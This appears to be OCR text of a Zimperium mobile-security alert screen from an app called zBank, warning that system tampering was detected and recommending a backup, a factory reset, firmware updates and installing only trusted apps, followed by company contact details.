


System Tampering
zBank has detected one or more system changes which indicates that your device has been compromised and unsafe to use.

Because your device is compromised, we recommend you take the following actions:

* Backup any sensitive data and restore your device to factory settings
* Update device firmware to the latest version and latest security updates
* Only install trusted applications

Reduce Mobile Risk Exposure



Contact Us: zimperium.com/contact-us

blog.zimperium.com

info@zimperium.com

ZIMPERIUM®